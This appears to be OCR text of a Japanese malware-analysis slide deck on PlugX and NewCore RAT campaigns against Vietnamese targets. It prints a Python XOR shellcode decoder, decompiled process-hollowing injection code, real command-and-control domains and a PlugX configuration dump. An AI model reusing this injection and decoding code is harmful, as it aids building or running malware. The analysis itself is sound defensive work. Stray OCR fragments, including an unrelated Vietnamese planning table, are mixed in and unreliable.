
Target	Version	8.t Encode	T1137	T1073	Drop name	Malware
VN	1, 2, 4	F2 A3 20 72 B2 A6 6D FF	No	Yes	vsodscpl.dll RasTls.dll QcLite.dll wsc.dll	tempfun PlugX NewCore RAT Gh0st RAT

[2019-05-23]

b82e0ac46f6b812c83a3954038814cce


[2019-05-23]

b82e0ac46f6b812c83a3954038814cce



[2019-05-23]

b82e0ac46f6b812c83a3954038814cce



[2019-05-23]
b82e0ac46f6b812c83a3954038814cce

- デコードはハードコードされた値でxor
  - メモリ上にシェルコードを復号する

```python
data = []
decode_data=[]

with open("stdole.tlb", 'rb') as f:
    while True:
        byte = f.read(1)
        if byte:
                data.append(byte)
        else:
            break
xor_key = [5, 9, 3, 4, 6, 9, 3, 8, 2, 6, 4, 1, 9, 5, 5, 3, 8, 2, 4, 1, 3, 8, 4, 5, 6, 7, 6, 7, 7, 3, 8, 7,1, 6, 3, 5, 7, 9, 5, 0]
for i in range(len(data)):
    decode_data.append(int.from_bytes(data[i], "little") ^ (xor_key[i % len(xor_key)]))
    print(hex(decode_data[i]))

with open("out.bin", 'wb') as f:
    f.write(bytearray(decode_data))
```

```
100014e8 c7 45 a0        MOV        dword ptr [EBP + local_64],0x90005
         05 00 09 00
100014ef c7 45 a4        MOV        dword ptr [EBP + local_60],0x40003
         03 00 04 00
100014f6 c7 45 a8        MOV        dword ptr [EBP + local_5c],0x90006
         06 00 09 00
100014fd c7 45 ac        MOV        dword ptr [EBP + local_58],0x80003
         03 00 08 00
10001504 c7 45 b0        MOV        dword ptr [EBP + local_54],0x60002
         02 00 06 00
1000150b c7 45 b4        MOV        dword ptr [EBP + local_50],0x10004
         04 00 01 00
10001512 c7 45 b8        MOV        dword ptr [EBP + local_4c],0x50009
         09 00 05 00
10001519 c7 45 bc        MOV        dword ptr [EBP + local_48],0x30005
         05 00 03 00
10001520 c7 45 c0        MOV        dword ptr [EBP + local_44],0x20008
         08 00 02 00
10001527 c7 45 c4        MOV        dword ptr [EBP + local_40],0x10004
         04 00 01 00
1000152e c7 45 c8        MOV        dword ptr [EBP + local_3c],0x80003
         03 00 08 00
10001535 c7 45 cc        MOV        dword ptr [EBP + local_38],0x50004
         04 00 05 00
1000153c c7 45 d0        MOV        dword ptr [EBP + local_34],0x70006
         06 00 07 00
10001543 c7 45 d4        MOV        dword ptr [EBP + local_30],0x70006
         06 00 07 00
1000154a c7 45 d8        MOV        dword ptr [EBP + local_2c],0x30007
         07 00 03 00
10001551 c7 45 dc        MOV        dword ptr [EBP + local_28],0x70008
         08 00 07 00
10001558 c7 45 e0        MOV        dword ptr [EBP + local_24],0x60001
         01 00 06 00
1000155f c7 45 e4        MOV        dword ptr [EBP + local_20],0x50003
         03 00 05 00
10001566 c7 45 e8        MOV        dword ptr [EBP + local_1c],0x90007
         07 00 09 00
1000156d c7 45 ec        MOV        dword ptr [EBP + local_18],0x5
         05 00 00 00
10001574 85 ff           TEST       EDI,EDI
10001576 7e 14           JLE        LAB_1000158c

                     LAB_10001578                                    XREF[1]:     1
10001578 83 f9 28        CMP        param_1,0x28
1000157b 75 02           JNZ        LAB_1000157f
1000157d 33 c9           XOR        param_1,param_1

                     LAB_1000157f                                    XREF[1]:     1
1000157f 8a 54 4d a0     MOV        DL,byte ptr [EBP + param_1->unused*0x2 + -0x60]
10001583 30 14 30        XOR        byte ptr [EAX + ESI*0x1],DL
10001586 40              INC        EAX
10001587 41              INC        param_1
10001588 3b c7           CMP        EAX,EDI
1000158a 7c ec           JL         LAB_10001578
```

[2019-05-23]
b82e0ac46f6b812c83a3954038814cce

- NewCore RATが実行される
  - QcConsole.exe -LowIntegrityServer オプションで実行される
  - 通信パターンに特徴がある

```
0003b458 20 00 2d 00 4c 00 6f 00 77 ...  unicode   u" -LowIntegrityServer"
0003b484 22                              ??        22h    "
0003b485 00                              ??        00h
0003b486 00                              ??        00h
0003b487 00                              ??        00h
0003b488 22                              ??        22h    "
0003b489 00                              ??        00h
0003b48a 00                              ??        00h
0003b48b 00                              ??        00h
0003b48c 5c 00 64                        unicode   u"\\dllhst3g.exe"
```

HTTP REQUESTS 2 | CONNECTIONS 3 | DNS REQUESTS 1 | THREATS 2

Time	HTTP code	Method	Rep	ID	Process	URL
90552ms	No Response	GET		4020	QcConsol.exe	http://quocphong.ministop14.com/link?url=maOVmKGmMDU1&enpl=OXcoVQ==&encd=XARIZTE=
90569ms	No Response	GET		4020	QcConsol.exe	http://quocphong.ministop14.com:8080/link?url=maOVmKGmMDU1&enpl=OXcoVQ==&encd=XARIZTE=

```
03a907 00                ??        00h
03a908 68 74 74          ds        "http://%s:%d/link?url=%s&enpl=%s&encd=%s"
00043148 71 75 6f        ds        "quocphong.ministop14.com"
03ab48 4d 00 6f          unicode   u"Mozilla/4.0 (compatible; MSIE 8.0; Win32)"
```

NETWORK

HTTP REQUESTS 2 | CONNECTIONS 3 | DNS REQUESTS 1 | THREATS 2

Time	Class	ID	Process	
93530ms	A Network Trojan was detected	4020	QcConsol.exe	ETPRO TROJAN NewcoreRAT HTTP CnC Pattern
150.00s	A Network Trojan was detected	4020	QcConsol.exe	ETPRO TROJAN NewcoreRAT HTTP CnC Pattern

[2018-04-04] d64161db327f4ec91d458a00293c62b0

Phụ lục 1: CHƯƠNG TRÌNH HOẠT ĐỘNG CNTT 2018


(kèm theo kế hoạch số: /KH-UBND ngày tháng

năm 2018của UBND quận Hải Châu)

TT	TÊN CHƯƠNG TRÌNH, DỰ ÁN	TÓM TẮT MỤC TIÊU DỰ ÁN	THỜI GIAN THỰC HIỆN	DỰ KIẾN KINH PHÍ (triệu đồng)	

[2018-04-04]


d64161db327f4ec91d458a00293c62b0



[2018-04-04] d64161db327f4ec91d458a00293c62b0

- PlugXは日本を標的としたアクターも含むさまざまなアクターが使用するRAT
  - APT 26、APT31、APT41、Calypso group、DragonOK、Emissary Panda、Hellsing、Hurricane Panda、Leviathan、Nightshade Panda、Stone Panda、UPS

https://blogs.jpcert.or.jp/en/2015/01/analysis-of-a-r-ff05.html



https://blogs.jpcert.or.jp/en/2017/02/plugx-poison-iv-919a.html

[2018-04-04] d64161db327f4ec91d458a00293c62b0

- RasTls.dllがdllhost.exeへPlugXをInjectする

```
1000146d 75 f4          JNZ         LAB_10001463
1000146f b9 06 00       MOV         ECX,0x6
         00 00
10001474 be 58 80       MOV         ESI,u_\dllhost.exe_10008058
         00 10
10001479 f3 a5          MOVSD.REP   ES:EDI,ESI=>u_\dllhost.exe_10008058
1000147b 8d 8d f4       LEA         ECX=>local_210,[EBP + 0xfffffdf4]
         fd ff ff
10001481 66 a5          MOVSW       ES:EDI,ESI=>u_\dllhost.exe_10008058
10001483 e8 a8 fc       CALL        FUN_10001130
         ff ff
```

```
void __fastcall FUN_10001130(LPCWSTR param_1)

{
  LPVOID lpBaseAddress;
  BOOL BVar1;
  HANDLE hProcess;
  int iVar2;
  _STARTUPINFOW local_32c;
  SIZE_T local_2e8;
  _PROCESS_INFORMATION local_2e4;
  CONTEXT local_2d4;
  uint local_8;

  local_8 = DAT_10009000 ^ (uint)&stack0xfffffffc;
  if (param_1 != (LPCWSTR)0x0) {
    FUN_10004970((int *)&local_32c.lpReserved,0,0x40);
    local_2e4.hProcess = (HANDLE)0x0;
    local_2e4.hThread = (HANDLE)0x0;
    local_2e4.dwProcessId = 0;
    local_2e4.dwThreadId = 0;
    local_32c.cb = 0x44;
    CreateProcessW(param_1,(LPWSTR)0x0,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0,4,
                   (LPVOID)0x0,(LPCWSTR)0x0,(LPSTARTUPINFOW)&local_32c,
                   (LPPROCESS_INFORMATION)&local_2e4);
    FUN_10004970((int *)&local_2d4.Dr0,0,0x2c8);
    local_2d4.ContextFlags = 0x1003f;
    GetThreadContext(local_2e4.hThread,(LPCONTEXT)&local_2d4);
    lpBaseAddress = VirtualAllocEx(local_2e4.hProcess,(LPVOID)0x0,0x1fba3,0x1000,0x40);
    if (lpBaseAddress != (LPVOID)0x0) {
      local_2e8 = 0;
      BVar1 = WriteProcessMemory(local_2e4.hProcess,lpBaseAddress,&lpBuffer_10009b30,0x1fba3,
                                 &local_2e8);
      if (BVar1 != 0) {
        local_2d4.Eip = lpBaseAddress;
        SetThreadContext(local_2e4.hThread,&local_2d4);
        ResumeThread(local_2e4.hThread);
        iVar2 = 0x1e;
        do {
```

PlugX config

MalConfScan develop by JPCERT

```
Volatility Foundation Volatility Framework 2.6.1
[+] Searching memory by Yara rules.
[+] Detect malware by Yara rules.
[+]   Process Name       : dllhost.exe
[+]   Process ID         : 4248
[+]   Malware name       : plugx
[+]   Base Address(VAD) : 0x860000
[+]   Size               : 0x2F000
----------------------------------------------------------------
Process: dllhost.exe (4248)

[Config Info]
Version                 : 3
Version Info            : Null
Config Size             : 0x36A4
Delete DLL list         : Disable
File Delete             : Disable
Key Logger              : Enable
Unknown Flag            : Disable
Sleep Time1             : 10 secs
Sleep Time2             : 0 secs
Network Activity        : Everyday
Server  1               : WOUDERFULU.impresstravel.ga:80 (Type 3)
Server  2               : WOUDERFULU.impresstravel.ga:80 (Type 4)
Server  3               : WOUDERFULU.impresstravel.ga:8001 (Type 4)
Server  4               : WOUDERFULU.impresstravel.ga:8001 (Type 3)
Server  5               : WOUDERFULU.impresstravel.ga:8080 (Type 3)
Server  6               : WOUDERFULU.impresstravel.ga:8080 (Type 4)
Server  7               : WOUDERFULU.impresstravel.ga:443 (Type 4)
Server  8               : WOUDERFULU.impresstravel.ga:443 (Type 3)
Server  9               : WOUDERFULU.impresstravel.ga:53 (Type 3)
Server  10              : WOUDERFULU.impresstravel.ga:53 (Type 4)
```

```
Server URL 1          :
Server URL 2          :
Server URL 3          :
Server URL 4          :
Server URL 5          :
Server URL 6          :
                      :
                      :
Server URL 14         :
Server URL 15         :
Server URL 16         :
Auto Start            : Run Registry
Install Folder        : %AUTO%\gZwJElkSUlkCYK
Service Name          : msinfo
Service Display Name  : msinfo
Service Comment       : msinfo service for windows.
Registry Subkey       : HKEY_CURRENT_USER
Registry Key          : Software\Microsoft\Windows\CurrentVersion\Run
Registry Value        : yWOCCmOKa
Injection             : Disable
Injection Process1    :
Injection Process2    :
Injection Process3    :
Injection Process4    : %windir%\system32\svchost.exe
UACBypass             : Disable
UACBypass Process1    :
UACBypass Process2    :
UACBypass Process3    :
UACBypass Process4    : %windir%\system32\msiexec.exe
Server ID1            : TEST
Server ID2            : TEST
Mutex                 : My_Name
Screen Capture        : Disable
Screen Capture Folder : %AUTO%\emproxy\screen
IP Scan               : Disable
```

マルウェアのconfig情報はアトリビューションに役に立つ

Temp.Periscope

Temp.Periscope

- アメリカやヨーロッパなどを標的とした攻撃アクター
  - 防衛や政府関係の組織が主な標的
  - BLACKCOFFEEやDerusbiなどを使う
  - 中国が関与していると言われている

